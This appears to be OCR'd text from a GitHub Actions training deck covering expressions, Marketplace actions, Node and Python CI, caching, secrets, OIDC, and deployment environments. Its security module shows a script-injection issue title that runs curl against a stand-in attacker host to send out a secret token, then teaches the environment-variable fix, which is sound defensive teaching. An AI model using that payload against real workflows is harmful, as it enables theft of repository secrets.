Shared by selected repositories, for example a default cloud region.

Repository

Settings, then Secrets and variables, then Actions, then the Variables tab.

Environment

Different values for staging and production. The most specific level wins.

Question	vars	secrets
Visible in logs?	Yes, plain text	No, masked
Typical content	Region, URL, feature switch	Passwords, tokens, keys
Read with	${{ vars.REGION }}	${{ secrets.API_KEY }}

AVAILABILITY RULES

Not every context works everywhere

Where you write it	Contexts allowed (main ones)
Job level if	github, needs, vars, inputs. No secrets, no env.
Job runs on	github, needs, strategy, matrix, vars, inputs
Step level if	github, needs, strategy, matrix, job, runner, env, vars, steps, inputs
Step run, with, env	All of the above plus secrets

COMMON ERROR "Unrecognized named value: secrets" means you used secrets in an **if**. Secrets are deliberately not allowed in conditions.

WORKAROUND Map the secret into a job env variable, then test **env.HAS_KEY != ''** in a step condition.

ADVANCED PATTERN

Dynamic matrices with fromJSON

jobs section

```
jobs:
  plan:
    runs-on: ubuntu-latest
    outputs:
      services: ${{ steps.find.outputs.list }}
    steps:
      - id: find
        run: echo 'list=["api","web","worker"]' >> "$GITHUB_OUTPUT"
  build:
    needs: plan
    runs-on: ubuntu-latest
    strategy:
      matrix:
        service: ${{ fromJSON(needs.plan.outputs.services) }}
    steps:
      - run: echo "Building ${{ matrix.service }}"
```

The first job decides **what** to build, for example only services changed in this commit.

The second job creates one matrix entry per item at run time.

MONOREPO GOLD This pattern lets large repositories test only what changed.

MODULE 8 RECAP

Expressions in five lines

- ${{ }} is evaluated and pasted in before anything executes.
- Contexts such as github, env, vars, secrets, steps and needs hold the data.
- Single quotes for strings; comparisons ignore case.
- env follows workflow, then job, then step, with the closest winning.
- fromJSON turns outputs into dynamic matrices and typed values.

09

MODULE NINE

Using actions from the Marketplace

Standing on the shoulders of thousands of reusable steps, without inviting a supply chain attack.

Action types · References · Versions and pinning · Core actions · Inputs and outputs · Vetting · Node 24 · Dependabot

WHAT IS INSIDE AN ACTION

Three kinds of action, one metadata file

JavaScript

Runs directly on the runner with Node.js. Fastest start and works on every operating system.

Example: actions/checkout

Docker container

Packages any language and tools in an image. Linux runners only, slower to start.

Example: many linters and scanners

Composite

A bundle of ordinary steps, including other actions. The easiest to write yourself.

Example: your team's setup step

KEY IDEA Every action has an **action.yml** at its root declaring its name, inputs, outputs and how it runs.

ANALOGY An action is a power tool. action.yml is the label on the box listing its sockets and settings.

REFERENCING ACTIONS

Four ways to point uses at an action

`uses: actions/setup-node@v6`	**Public repository** at a tag. The everyday form.
`uses: org/monorepo/path/to/action@v2`	**Subfolder** of a repository holding several actions.
`uses: ./.github/actions/setup-env`	**Local action** in this repository. Checkout must run first.
`uses: docker://alpine:3.22`	**A Docker image** run directly as a step.

WATCH OUT A local action path must start with ./ and is resolved from the workspace, so forgetting checkout gives "Can't find action.yml".

VERSION PINNING

Branch, tag or commit SHA: a spectrum of trust

RISKIEST · @main

Changes with every commit the author makes. Never use in production.

CONVENIENT · @v6

A major tag the author moves forward. Gets fixes automatically, but tags can be moved maliciously.

SAFEST · @full SHA

Immutable. The code can never change under you.

BEST OF BOTH: PIN THE SHA, COMMENT THE VERSION

```
- uses: some-org/deploy-action@3f1c8a9b2d4e6f7081a2b3c4d5e6f708192a3b4c  # v2.3.1
```

Dependabot understands this format and updates both the SHA and the comment. Many organisations now enforce SHA pinning for third party actions through policy.

CORE TOOLBOX · VERSIONS AS OF OCTOBER 2026

First party actions you will use every week

Action	Purpose
actions/checkout@v7	Clone the repository into the workspace
actions/setup-node@v6	Install Node.js, with built in package manager caching
actions/setup-python@v6	Install Python, optionally cache pip
actions/cache@v5	Save and restore any folder by key
actions/upload-artifact@v7	Keep files from a job after it ends
actions/download-artifact@v7	Fetch those files in a later job
actions/github-script@v9	Call the GitHub API with a few lines of JavaScript

VERSIONS MOVE These majors were current when this deck was written. Check each repository's releases page, or let Dependabot keep you current.

TALKING TO AN ACTION

Inputs go in through with, outputs come back through steps

steps excerpt

```
- id: node
  uses: actions/setup-node@v6
  with:
    node-version: "22"
    cache: npm

- run: echo "Installed ${{ steps.node.outputs.node-version }}"
```

The action's README and action.yml list every input, its default and whether it is required.

Input values are always strings, so quote numbers that look like versions.

Outputs are read with the step's **id**, exactly like your own step outputs.

PRO TIP Use node-version-file: .nvmrc (setup python has an equivalent input) so CI and laptops read the version from one place in the repository.

DUE DILIGENCE

A seven point checklist before adopting any action

Ask: Who publishes it? A verified creator badge helps.

Ask: Is it maintained: recent releases, answered issues?

Ask: How many people use it?

Ask: Have you read action.yml and skimmed the source?

Ask: Which permissions and secrets does it need?

Ask: Does it download extra code at run time?

Ask: Could five lines of shell do the same job?

ANALOGY Adding an action is hiring a contractor and handing them your house keys. Check references first.

REAL INCIDENT In 2025 a popular third party action had its tags rewritten to leak secrets into logs. Repositories pinned to a SHA were unaffected.

RUNTIME CHANGE · SEPTEMBER 2026

Node 20 is gone: actions now run on Node 24

TIMELINE

2025: deprecation of Node 20 announced.

June 2026: Node 24 becomes the default for JavaScript actions.

September 2026: Node 20 removed. The temporary opt out no longer works.

If you use actions: upgrade to their latest majors. The current first party versions on the previous slide all run on Node 24.

If you maintain a JavaScript action: set **runs.using** to node24 in action.yml and publish a new release.

SELF HOSTED Node 24 does not support macOS 13.4 or earlier, nor 32 bit Arm. Such self hosted runners are no longer supported.

STAYING CURRENT AUTOMATICALLY

Dependabot keeps your actions up to date

.github/dependabot.yml

```
version: 2
updates:
  - package-ecosystem: "github-actions"
    directory: "/"
    schedule:
      interval: "weekly"
    groups:
      actions:
        patterns: ["*"]
```

Once a week Dependabot opens one pull request bumping every outdated action, grouped together.

Your CI runs on that pull request, so upgrades are tested before they land.

It also updates SHA pinned references and their version comments.

PRO TIP Add entries for npm, pip or Docker in the same file to cover the whole project.

MODULE 9 RECAP

Use actions, but use them wisely

- Actions come in three kinds: JavaScript, Docker and composite.
- Reference by owner, repository and version, by local path, or by Docker image.
- Pin third party actions to a full SHA with a version comment.
- Vet every action as you would a new dependency or contractor.
- Dependabot plus Node 24 compatible majors keeps the toolbox healthy.

10

MODULE TEN

Real build and test pipelines

Production quality CI for Node.js and Python, then the three speed tools: matrices, caching and artifacts.

Node.js CI · Python CI · Matrix strategy · include and exclude · Caching · Artifacts · Reports and coverage

LAB 2 · NODE.JS

A production ready Node.js CI workflow

.github/workflows/node-ci.yml

```yaml
name: Node CI
on:
  push: { branches: [main] }
  pull_request:
permissions:
  contents: read
jobs:
  test:
    runs-on: ubuntu-24.04
    timeout-minutes: 15
    steps:
      - uses: actions/checkout@v7
      - uses: actions/setup-node@v6
        with: { node-version-file: .nvmrc, cache: npm }
      - run: npm ci
      - run: npm run lint
      - run: npm test -- --coverage
      - run: npm run build
```

TRY IT

Add this to a Node project with a lint script, a test script and a .nvmrc file.

Eighteen lines, four quality gates, least privilege token, pinned runner image, cached dependencies.

The next slide explains each decision.

LAB 2 · DESIGN DECISIONS

Why each line of the Node.js workflow is there

permissions: contents read. The token can read code and nothing else. Least privilege by default.

Pinned image ubuntu 24.04. The October 2026 move of "latest" to 26.04 cannot surprise you.

Timeout of 15 minutes. A hung test fails fast instead of burning six hours.

npm ci, not npm install. Installs exactly the lockfile, fails if it is out of sync, never edits it.

Lint before test. The cheapest check fails first and gives the fastest feedback.

Build last. Proves the production bundle compiles, catching errors tests miss.

REMEMBER The workflow should only call your project's own scripts. If CI can do it, a developer can do it locally with the same command.

LAB 3 · PYTHON

A Python CI workflow for data and ML projects

.github/workflows/python-ci.yml

```yaml
name: Python CI
on: [push, pull_request]
permissions: { contents: read }
jobs:
  quality:
    runs-on: ubuntu-24.04
    steps:
      - uses: actions/checkout@v7
      - uses: actions/setup-python@v6
        with:
          python-version: "3.13"
          cache: pip
      - run: pip install -r requirements-dev.txt
      - run: ruff check .
      - run: ruff format --check .
      - run: mypy src
      - run: pytest --cov=src --cov-report=xml
```

ruff lints and checks formatting in milliseconds.


mypy catches type errors before runtime.

pytest with coverage writes an XML report other tools can read.

ML PROJECTS Keep CI tests on tiny sample data. Train real models in separate, scheduled or self hosted GPU jobs.

SHIFT LEFT

The quality ladder every pipeline should climb



MATRIX STRATEGY · CONCEPT

One job definition, many combinations

	Node 20	Node 22	Node 24
Ubuntu	job 1	job 2	job 3
Windows	job 4	job 5	job 6
macOS	job 7	job 8	job 9

Three operating systems times three Node versions gives **nine jobs**, all running in parallel.

Libraries use this to prove they work everywhere their users are.

ANALOGY A car maker crash tests the same model at several speeds and angles: one test plan, many runs.

Writing the nine job matrix

job excerpt

```
test:
  name: Node ${{ matrix.node }} on ${{ matrix.os }}
  runs-on: ${{ matrix.os }}
  strategy:
    matrix:
      os: [ubuntu-latest, windows-latest, macos-latest]
      node: ["20", "22", "24"]
  steps:
    - uses: actions/checkout@v7
    - uses: actions/setup-node@v6
      with: { node-version: "${{ matrix.node }}" }
    - run: npm ci && npm test
```

Each key under **matrix** is a dimension; GitHub multiplies them.

Read the current combination through the **matrix** context.

The job **name** template makes each check readable, for example "Node 22 on windows latest".

COST macOS minutes are expensive on private repositories. Matrix them deliberately.

include and exclude: sculpting the combinations

strategy excerpt

```
matrix:
  os: [ubuntu-latest, windows-latest]
  node: ["22", "24"]
  exclude:
    - { os: windows-latest, node: "22" }
  include:
    - { os: ubuntu-latest, node: "24", coverage: true }
    - { os: ubuntu-24.04-arm, node: "24" }
```

exclude removes listed combinations: 4 become 3.

include either adds a **new key** to a matching combination (coverage on Ubuntu with Node 24) or adds a **brand new** combination (the Arm runner).

Result: four jobs, one of them with coverage enabled.

> **KEY IDEA** A step can then use a condition such as `if: matrix.coverage` so only one job uploads coverage.

MATRIX STRATEGY · CONTROL

Fail fast, limit parallelism, tolerate experiments

`fail-fast: false`

Default is true: one failing combination cancels the others. Set false to see **every** failure in one run.

`max-parallel: 2`

At most two combinations at once. Protects rate limited test servers or licences.

`continue-on-error`


Set it from a matrix value, such as an experimental flag, so a nightly version can fail without turning the run red.

job excerpt

```
continue-on-error: ${{ matrix.experimental == true }}
strategy:
  fail-fast: false
  matrix:
    python: ["3.12", "3.13"]
    include: [{ python: "3.14", experimental: true }]
```

CACHING · CONCEPT

How a cache key decides hit or miss



KEY IDEA Hash the lockfile, so the key changes exactly when dependencies change.

NEVER CACHE Secrets or build outputs you intend to ship. Caches are for speed, not for correctness.

actions/cache with a precise key and fallbacks

steps excerpt

```
- uses: actions/cache@v5
  with:
    path: ~/.cache/pip
    key: pip-${{ runner.os }}-${{ hashFiles('requirements*.txt') }}
    restore-keys: |
      pip-${{ runner.os }}-
- run: pip install -r requirements.txt
```

path: what to save and restore.

key: exact identity. Including the operating system prevents Linux caches landing on Windows.

restore keys: prefixes tried in order when the exact key misses. The newest match wins.

Caches are saved in a post step, only when the job succeeds and the key was a miss.

SCOPE RULE A branch can read caches from its own branch and from the default branch, never from sibling feature branches. That stops one pull request poisoning another.

Built in caching in setup actions

Most setup actions accept a **cache** input (npm, yarn, pnpm, pip, poetry, gradle, maven and more). They compute a sensible key for you.

```
- uses: actions/setup-python@v6
  with: { python-version: "3.13", cache: pip }
```

Reach for actions/cache directly only for custom folders, such as model weights or build tool caches.

LIMITS TO KNOW

Each repository has a total cache storage budget, 10 GB by default, with options to increase it.

Entries unused for about a week are evicted. Oldest go first when the budget is full.

Manage entries under the Actions tab, then Caches, or with the GitHub CLI.

ARTIFACTS

Handing files from one job to the next

JOB build

```
- run: npm run build
- uses: actions/upload-artifact@v7
  with:
    name: web-dist
    path: dist/
    retention-days: 7
    if-no-files-found: error
```



JOB deploy (needs: build)

```
- uses: actions/download-artifact@v7
  with:
    name: web-dist
    path: dist/
- run: ls dist
```

KEY IDEA This is "build once, deploy many" in practice: deploy jobs never rebuild, they download the exact files.

PRO TIP Artifact names must be unique within a run, so include matrix values in names for matrix jobs.

DO NOT CONFUSE THEM

Cache versus artifact

Question	Cache	Artifact
Purpose	Speed up repeated work	Keep or pass on results
Typical content	Downloaded dependencies	Build output, reports, logs
Shared between	Runs, across time	Jobs within a run, and humans
If it disappears	Just slower	Deployment or evidence lost
Downloadable in the UI	No	Yes, from the run page
Lifetime	Until evicted	Retention days you set

ANALOGY A cache is your pantry: handy, refillable, replaceable. An artifact is a parcel you post: it must arrive, and you keep the receipt.

VISIBILITY

Test reports, coverage and job summaries

steps excerpt

```
- run: pytest --junitxml=junit.xml --cov --cov-report=xml
- if: ${{ !cancelled() }}
  run: |
      echo "## Test results" >> "$GITHUB_STEP_SUMMARY"
      echo "| Suite | Status |" >> "$GITHUB_STEP_SUMMARY"
      echo "|---|---|" >> "$GITHUB_STEP_SUMMARY"
      echo "| unit | done |" >> "$GITHUB_STEP_SUMMARY"
- if: ${{ !cancelled() }}
  uses: actions/upload-artifact@v7
  with: { name: reports, path: "*.xml" }
```

JUnit XML is the lingua franca of test results. Marketplace reporters turn it into annotations and check summaries.

Coverage XML can feed services that comment on pull requests.

The **step summary** shows Markdown tables on the run page with no extra service.

MODULE 10 RECAP

Fast, thorough, visible

THOROUGH

Climb the quality ladder: format, lint, types, tests, scans.

WIDE

Matrices test every platform and version from one definition.

FAST

Lockfile keyed caches remove repeated downloads.

CONNECTED

Artifacts move build output safely between jobs.

VISIBLE

Reports, annotations and summaries tell reviewers what happened.

REPRODUCIBLE

Lockfiles, pinned images and version files remove drift.

11

MODULE ELEVEN

Secrets, permissions and security

Your pipeline holds the keys to production. Attackers know it. This module shows how they get in and how to keep them out.

Threat model · Secrets · GITHUB_TOKEN · permissions · OIDC · Script injection · Pwn requests · Supply chain · Attestations

THREAT MODEL

Five ways a CI/CD pipeline gets attacked

Leaked secrets	Tokens printed in logs, committed to code or stolen from a runner.
Script injection	Untrusted text, like an issue title, executed as shell code.
Pwn requests	Fork code run inside a privileged workflow with secrets.
Compromised actions	A third party action or its tag is hijacked upstream.
Over privileged tokens	Any small bug becomes a big breach because the token can do everything.

MINDSET Treat every workflow as production infrastructure, because it can deploy to production.

SECRETS

Where secrets live and who can read them

Organisation

Shared with all, private only, or selected repositories. Ideal for common registry credentials.

Repository

Available to every workflow in the repository, except fork pull requests.

Environment

Released only to jobs targeting that environment, after its protection rules pass. The safest home for production keys.

USING A SECRET

```
- run: ./publish.sh
  env:
    NPM_TOKEN: ${{ secrets.NPM_TOKEN }}
```

REMEMBER Secrets are write only in the UI. Once saved, nobody, including admins, can read the value back.

SECRET HYGIENE

Masking helps, but it is not a force field

GitHub replaces registered secret values with three asterisks in logs.

But masking matches exact text. A secret that is base64 encoded, reversed, split or embedded in JSON may slip through.

Values derived at run time are not masked unless you call **add mask** yourself.

DO

Pass secrets through env, not command arguments.

Scope each secret to the narrowest environment.

Rotate on a schedule and immediately after any leak.

DO NOT

Echo secrets, even "just to debug".

Store structured data (whole JSON files) as one secret.

Upload artifacts that might contain config with secrets.

BEST OF ALL Do not store long lived cloud keys at all. Use OIDC, coming up in three slides.

THE AUTOMATIC TOKEN

GITHUB_TOKEN: a fresh key for every job

At the start of each job GitHub creates a token scoped to **this repository only**, and revokes it when the job finishes.

Read it as secrets.GITHUB_TOKEN or github.token. Many actions use it by default.

Events caused by this token, such as a push it makes, deliberately **do not trigger** new workflow runs. This prevents infinite loops.

CALLING THE API

```
- run: gh pr comment "$PR" --body "Build passed"
  env:
    GH_TOKEN: ${{ github.token }}
    PR: ${{ github.event.number }}
```

NEED A CHAIN? To trigger workflows from a workflow, use a GitHub App token, not a personal access token.

LEAST PRIVILEGE

The permissions block: grant only what each job needs

release.yml

```yaml
permissions: {}   # workflow default: nothing
jobs:
  test:
    permissions:
      contents: read
  publish:
    permissions:
      contents: write     # create a release
      packages: write     # push to GHCR
      id-token: write     # OIDC
```

Scopes include contents, pull requests, issues, packages, deployments, checks, statuses, attestations and the OIDC id token.

Each takes **read**, **write** or **none**.

Once you list any scope, every unlisted scope becomes **none**.

> **KEY IDEA** Repositories created today default to a read only token. Declare permissions explicitly anyway, so the file documents itself.

OPENID CONNECT · CONCEPT

From stored keys to borrowed, short lived credentials

The old way

Create a cloud access key, paste it into a GitHub secret.

It never expires unless someone remembers to rotate it.

If it leaks, it works from anywhere, for anyone.

The OIDC way

The cloud trusts GitHub's identity provider, configured once.

Each job proves who it is and receives credentials that expire in minutes to an hour.

No secret is stored in GitHub at all.

ANALOGY Instead of giving the delivery driver a copy of your house key, reception checks their ID badge and issues a visitor pass valid for one hour.

OPENID CONNECT · THE HANDSHAKE

Four messages, zero stored secrets

ACTOR 1

Your workflow job

1. Job asks GitHub's OIDC provider for a signed token (needs **id token: write**).

2. GitHub returns a JWT with claims: repository, branch, environment, workflow, and now custom properties.

3. Job presents the JWT to the cloud. The trust policy checks the claims, for example "only main of this repository".

4. Cloud returns temporary credentials. They expire on their own.

ACTOR 2

AWS, Azure, Google Cloud, Vault and others

CRITICAL The trust policy must check the subject claim. "Any GitHub repository" means anyone on GitHub can assume your role.

OPENID CONNECT · IN A WORKFLOW

Deploying to AWS without a single stored key

deploy job

```yaml
deploy:
  runs-on: ubuntu-24.04
  environment: production
  permissions:
    id-token: write
    contents: read
  steps:
    - uses: aws-actions/configure-aws-credentials@v5
      with:
        role-to-assume: arn:aws:iam::123456789012:role/gha-deploy
        aws-region: eu-west-2
    - run: aws s3 sync dist/ s3://my-site-bucket --delete
```

The role's trust policy allows only tokens whose subject is this repository's **production** environment.

The account number shown is a placeholder.

SAME IDEA azure/login and google github auth follow the identical pattern.

ATTACK ANATOMY · SCRIPT INJECTION

How an issue title becomes a stolen token

VULNERABLE STEP

```
on: issues
...
- run: echo "New issue: ${{ github.event.issue.title }}"
```

ATTACKER'S ISSUE TITLE

```
x"; curl https://evil.example/?t=$SECRET_TOKEN; echo "
```

1. The expression is pasted into the script **before** bash runs.

2. The quote in the title closes the echo string early.

3. Bash now sees a second command, written by a stranger, and runs it with your secrets and token.

DANGEROUS INPUTS issue and pull request titles and bodies, comment bodies, branch names, commit messages, author names.

DEFENCE · SCRIPT INJECTION

The fix: pass untrusted data through an environment variable

SAFE STEP

```
- env:
    TITLE: ${{ github.event.issue.title }}
  run: echo "New issue: $TITLE"
```

Now the title is stored in a variable. Bash expands **$TITLE** as **data** inside the quotes, so it can never become a command.

The same applies to github script: read untrusted values from **process.env**, never by templating them into the script.


Rule 1. No ${{ }} with untrusted data inside **run**.

Rule 2. Always double quote shell variables.

Rule 3. Let actionlint or CodeQL flag violations automatically.

ATTACK ANATOMY · PWN REQUESTS

Privileged trigger plus untrusted checkout equals compromise



2026 PLATFORM DEFENCES

actions/checkout v7 refuses fork head and merge refs in pull_request_target and related workflow_run runs. Opting out requires an input named "allow unsafe pr checkout", designed to stand out in review.

Public repositories get a default policy blocking pull_request_target, enforced from 2 November 2026.

YOUR DEFENCE Use plain pull_request for anything that runs contributor code. If you truly need privileges, split it: an unprivileged job builds, a privileged workflow_run only reads its artifacts as data.

NEW IN SEPTEMBER 2026

Workflow execution protections: who and what may start a run

Actor rules

An allowlist of who can trigger workflows, at enterprise, organisation or repository level.

Event rules

An allowlist of which events may start a run, for example blocking pull_request_target entirely.

Workflow file targeting

Different rules per file: deploy.yml restricted to one team, CI open to all contributors.

Evaluate mode and insights

Run a rule in shadow mode first to see what it would block, then enforce. Also manageable through a REST API.

WHY IT MATTERS Workflow YAML can be edited by anyone with write access. These policies live outside the YAML, so a malicious edit cannot remove them.

SUPPLY CHAIN

Controlling what code your pipelines may run

Allowed actions policy

Settings can restrict workflows to GitHub authored actions, verified creators and an explicit list. Patterns can also require SHA pinning.

CODEOWNERS for workflows

Make your platform team required reviewers for anything under .github/workflows.

Scanning

Dependabot alerts, secret scanning with push protection, and CodeQL, which also analyses workflow files.

.github/CODEOWNERS

```
/.github/workflows/    @my-org/platform-team
/.github/actions/      @my-org/platform-team
```

REMEMBER Your pipeline's security equals the weakest action it runs, so every dependency is part of your attack surface.

PROVENANCE

Artifact attestations: proving where a build came from

build job

```
permissions:
  id-token: write
  contents: read
  attestations: write
steps:
  - run: make release-binary
  - uses: actions/attest@v4
    with:
      subject-path: dist/app
```

CONSUMER VERIFIES

```
gh attestation verify dist/app -R my-org/my-app
```

The attestation is a signed statement: this file, with this hash, was built by this workflow, from this commit, in this repository.

Signing uses short lived OIDC identity, so there are no signing keys to manage.

GOES FURTHER Attest container images and SBOMs too, and require verified provenance before deploying to Kubernetes.

MODULE 11 RECAP · THE HARDENING CHECKLIST

Twelve controls for every repository

01 Explicit minimal permissions in every workflow

02 Production secrets only in protected environments

03 OIDC instead of stored cloud keys

04 No untrusted ${{ }} inside run scripts

05 No fork code in privileged triggers

06 Random delimiters for multi line outputs

07 Third party actions pinned to full SHAs

08 Allowed actions policy configured

09 Dependabot for actions and packages

10 CODEOWNERS on workflow folders

11 Secret scanning with push protection on

12 Attestations for everything you ship

12

MODULE TWELVE


Continuous delivery and deployment

Taking a green build all the way to users: environments, approvals, containers, cloud targets, release strategies and rollbacks.

Environments · Protection rules · Promotion · Docker and GHCR · Pages · Blue green and canary · Rollback · Releases

THE BIG PICTURE

A complete delivery pipeline, end to end



DELIVERY Keep the approval box. Humans decide when production changes.

DEPLOYMENT Remove it once automated checks and monitoring earn your trust.

The rest of this module builds each box in turn.

ENVIRONMENTS

GitHub Environments: a named target with its own rules

Create them under Settings, then Environments. Each environment holds:

- Its own **secrets** and **variables**
- **Protection rules** checked before a job starts
- A **deployment history** with the live URL

job excerpt

```
deploy-prod:
  runs-on: ubuntu-24.04
  environment:
    name: production
    url: https://app.example.com
  steps:
    - run: ./deploy.sh
```

ANALOGY An environment is a vault room. The job must pass the guard (protection rules) before it is handed the keys inside (environment secrets).

PROTECTION RULES

Four gates you can put in front of production

Required reviewers

Up to six people or teams; one approval releases the job. You can prevent people approving their own runs.

Wait timer

A delay of up to 30 days before the job may start. Useful for soak time after a staging deploy.

Deployment branches and tags

Only main, or only tags matching v*, may deploy here. Feature branches are refused.

Custom protection rules

A GitHub App approves or rejects, for example after checking an incident tool or a change calendar.

WATCH OUT By default administrators can bypass protection rules. Turn that off for production if your compliance requires it.

LAB 4 · PROMOTION PIPELINE

Staging automatically, production on approval

.github/workflows/deploy.yml (jobs)

```yaml
jobs:
  build:
    uses: ./.github/workflows/build.yml  # Module 13
  staging:
    needs: build
    runs-on: ubuntu-24.04
    environment: staging
    concurrency: deploy-staging
    steps:
      - run: ./deploy.sh staging ${{ needs.build.outputs.image }}
  production:
    needs: [build, staging]
    runs-on: ubuntu-24.04
    environment: production  # reviewers required
    concurrency: deploy-production
    steps:
      - run: ./deploy.sh production ${{ needs.build.outputs.image }}
```

The run **pauses** before the production job with a "Review deployments" button.

Both environments receive the **same image** output by build.

Concurrency groups without cancellation queue deploys safely.

IMMUTABLE REFERENCES

Promote by digest, not by tag

FRAGILE

```
ghcr.io/acme/app:latest
```

Someone pushes a new "latest" between staging and production, and you ship code nobody tested.

ROBUST

```
ghcr.io/acme/app@sha256:9f2c...
```

A digest is the hash of the image content. It can never point at anything else.

KEY IDEA Tags such as the commit SHA are for humans. Digests are for machines. Pass the digest from the build job's outputs into every deploy job.

ANALOGY A tag is a nickname; a digest is a fingerprint.

Build and push an image to GitHub Container Registry

build job

```yaml
permissions: { contents: read, packages: write }
outputs:
